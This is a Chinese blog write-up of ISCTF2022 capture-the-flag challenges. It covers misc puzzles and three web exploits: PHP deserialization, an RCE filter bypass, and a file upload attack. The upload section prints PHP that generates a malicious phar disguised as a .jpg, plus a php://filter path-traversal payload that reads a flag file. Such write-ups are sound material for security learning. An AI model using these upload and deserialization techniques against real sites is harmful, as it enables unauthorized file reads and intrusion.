
ISCTF2022WP
ISCTF2022改名叫套CTF吧(bushi),博主菜鸡一个,套题太多,挑一些题写下wp,勿喷。
MISC
可爱的emoji
下载下来是个加密压缩包,根据hint掩码爆破密码

得到密码:KEYISAES
解压得到表情包文本,一眼emoji-aes,进https://aghorler.github.io/emoji-aes/,根据压缩包密码KEY IS AES猜出emoji密码是AES

Advanced改到9,解密得到flag

两层编码
一开始写脚本爆破过了第一关,后来的5秒交key属实把我雷到了,根据hint学习了下pwntools,直接亮脚本吧(不懂pwntools的去学习下)
import hashlib
import random
import string
import base64
import re
import time
from pwn import *
def decode1(key, hashsha):
    for i in range(100000000000000):
        str_list = random.sample(string.digits+string.ascii_letters, 4)
        random_str = ''.join(str_list)
        print(random_str)
        if hashlib.sha256((random_str+key).encode('utf-8')).hexdigest() == hashsha:
            print(random_str)
            return random_str
def decode2(code):
    key = base64.b64decode(code)
    return key.decode('utf-8')
def search(code):
    pattern = '.*?key{(.*?)}.*?'
    key = 'key{'+re.findall(pattern, code, re.S)[0]+'}'
    return key
if __name__ == '__main__':
    conn = remote('ip', port)
    info1 = conn.recv(numb=2048)
    print(info1)
    time.sleep(3)
    first = decode1(info1[16:32].decode('utf-8'), info1[37:101].decode('utf-8'))
    conn.sendline(first.encode('utf-8'))
    info2 = conn.recv(numb=4096)
    info22 = conn.recv(numb=4096)
    code1 = info2[42::1]
    code2 = info22[:-21]
    print(info2[42::1])
    print(info2)
    print(info22)
    b64 = decode2(code2)
    two = search(b64)
    conn.sendline(two.encode('utf-8'))
    info3 = conn.recv(numb=2048)
    print(info3)
改一下ip和port,直接跑就能得到flag

手残党福利
  这题很有意思,一开始第一关都跳不过(我手残),下载下来是个iwanna,打开通过第一关,发现生成了一个save1文件,百度一下发现是存档文件,这就有意思了,直接原样cv save1,得到save2,save3,发现还有个temp文件,把temp文件的值改成3

注意最好放在010(winhex)里改,继续改save3

改画圈的位置,这里是存档的地方,具体原因请自行百度,改到47的样子就到了最后一关,打开游戏得到flag

酱紫乱
mumuzi的题,确实有套那味了,下载下来是一个文件夹,打开看是一堆txt文件,每个txt文件是一个字符,想到根据文件名顺序读取文件得到数据

拿到数据发现是base64,解密一下,得到杂乱的字符

发现字符大都都有重复项,猜测是字频统计,写个脚本跑一下,

得到flag
捕风的魔女
属于是纯粹的二次元题了,下载下来,得到两张图片flag1,flag2,这里不做演示了,直接说了,flag1是魔女之旅的文字,百度一下就能搜到文字对照表。flag2是原神提瓦特文字(我去,有原_),同样百度
Docker网络测试
下载得到流量包,放wireshark里分析,过滤出tcp包,看了一下没发现有隐藏文件和flag的东西,发现有UDP包,过滤一下,看UDP流

在这发现flag,竖着读取一下就行了
老色批了奥
下载下来是张setu.png,老规矩先放010里看一下,啥也没有,接下来binwalk,发现藏了个zip,直接foremost setu.png,得到zip,里面居然是个假flag,fakeflag{DoneMaXX_XueLaiXX},出题人二次元浓度很高,
继续捣鼓setu.png,zsteg没看出问题来,直接丢stegsolve里

发现问题了,这是个压缩包,但每个字节都是反过来的,Save Bin下来,写个脚本给它恢复一下

把2.txt导入010,得到一个压缩包,解压下来得到flag

#########其余的misc就不写了
web
web也挑点写wp吧(主要是太多了懒得写)
猫和老鼠

一个经典的反序列化,主要是要绕过dog,先说下反序列化过程,利用mouse里的toString的include来文件包含,构造下pop链,cat::destruct ----> mouse::toString
toString的触发条件是对象当作字符串来使用,当遇到echo,print_r,die之类的就是了,现在有个问题是dog会把$a给覆盖掉,导致无法成功包含,这要利用php的引用符号&


解密得到flag
rce
很明显无字母数字正则表达式绕过,直接用脚本


具体的异或脚本可以百度,俺用的yu师傅的脚本(呜呜,我的yu师傅)
upload
一个文件上传的题,把www.zip下载下来分析源码,在class.php里发现这个

这是个利用点,其它代码就是大概的上传实现,校验的,没啥看点,看到这里很明显,这是个phar文件反序列化利用,phar文件会被当做php文件来解析,而且跟后缀没有关系,所以生成的phar文件直接改成.jpg后缀就能绕过上传检测,这里我本地环境有问题,生成不了phar文件,所以找的另一个师傅帮忙生成的,具体的phar文件构造可以去看y4爷的php反序列化总结,这里记得指定filename='php://filter/read=convert.base64-encode/resource=../../../../../../flag'
<?php
class upload{
public $filename="../../../../flag";
}
$o = new upload();
@unlink("shell.phar");
$phar = new Phar("shell.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>

上传phar协议解析,得到flag
ISCTF2022WP的更多相关文章
随机推荐
- 微信小程序创建组件的流程,以及组件 properties 和 slot
组件定义流程 1)为了方便管理组件文件,创建一个目录来存放组件(可省略该步骤) 组件与页面都有相同的配置,包括的文件有:wxml.wxss.js.json 四个文件. 2)编写组件 编写组件与编写页面 ...
- 文心大模型api使用
文心大模型api使用 首先,我们要获取硅谷社区的连个key 复制两个api备用 获取Access Token 获取access_token示例代码 之后就会输出 作文创作 作文创作:作文创作接口基于文 ...
- Windows批量修改文件
如图我是建立了壁纸文件夹 Windows自带的排序方式 如何不用自带的呢? 在这个文件夹里面建一个.txt文件 如下 ok第二步骤 将UTF-8格式改为ANSI格式 点击文件-另存为ANSI格式-替换 ...
- RTSP播放器开发填坑之道
好多开发者提到,在目前开源播放器如此泛滥的情况下,为什么还需要做自研框架的RTSP播放器,自研和开源播放器,到底好在哪些方面?以下大概聊聊我们的一点经验,感兴趣的,可以关注 github: 1. 低延 ...
- 【UML分析、建模与设计】我在工作时遇到UML
一.前言 UML分析.建模与设计 来自现实世界中的概念的抽象描述方法(摘取自<UML面向对象分析.建模与设计(第2版)>) 就我对UML分析与建模技术的认知,最早可追溯至2019年时的学习 ...
- PHP生成唯一不重复的编号
当我们要将一个庞大的数据进行编号时,而编号有位数限制,比如5位的车牌号.10位的某证件号码.订单流水号.短网址等等,我们可以使用36进制计算出符合位数的不重复的编号. 下载:https://url72 ...
- 华南理工大学 Python第5章课后小测-2
1.(单选)下面语句的输出结果是: ls = [] def func(a, b): ls.append(b) return a*b s = func("hi", 2) print( ...
- day40-网络编程02
Java网络编程02 4.TCP网络通信编程 基本介绍 基于客户端--服务端的网络通信 底层使用的是TCP/IP协议 应用场景举例:客户端发送数据,服务端接收并显示控制台 基于Scoket的TCP编程 ...
- 对于Java中权限修饰符的理解
老是把Java中权限修饰符给忘记,写一个博客加深印象吧 权限分为四个作用域:当前类,同一个包,其他包的子类,其他包的类. 首先要知道包的概念,Java中一个包是指一个package下的所有文件. pr ...
- 通过helm搭建Harbor
文章转载自:http://www.mydlq.club/article/66/ 系统环境: kubernetes 版本:1.20.1 Traefik Ingress 版本:2.4.3 Harbor C ...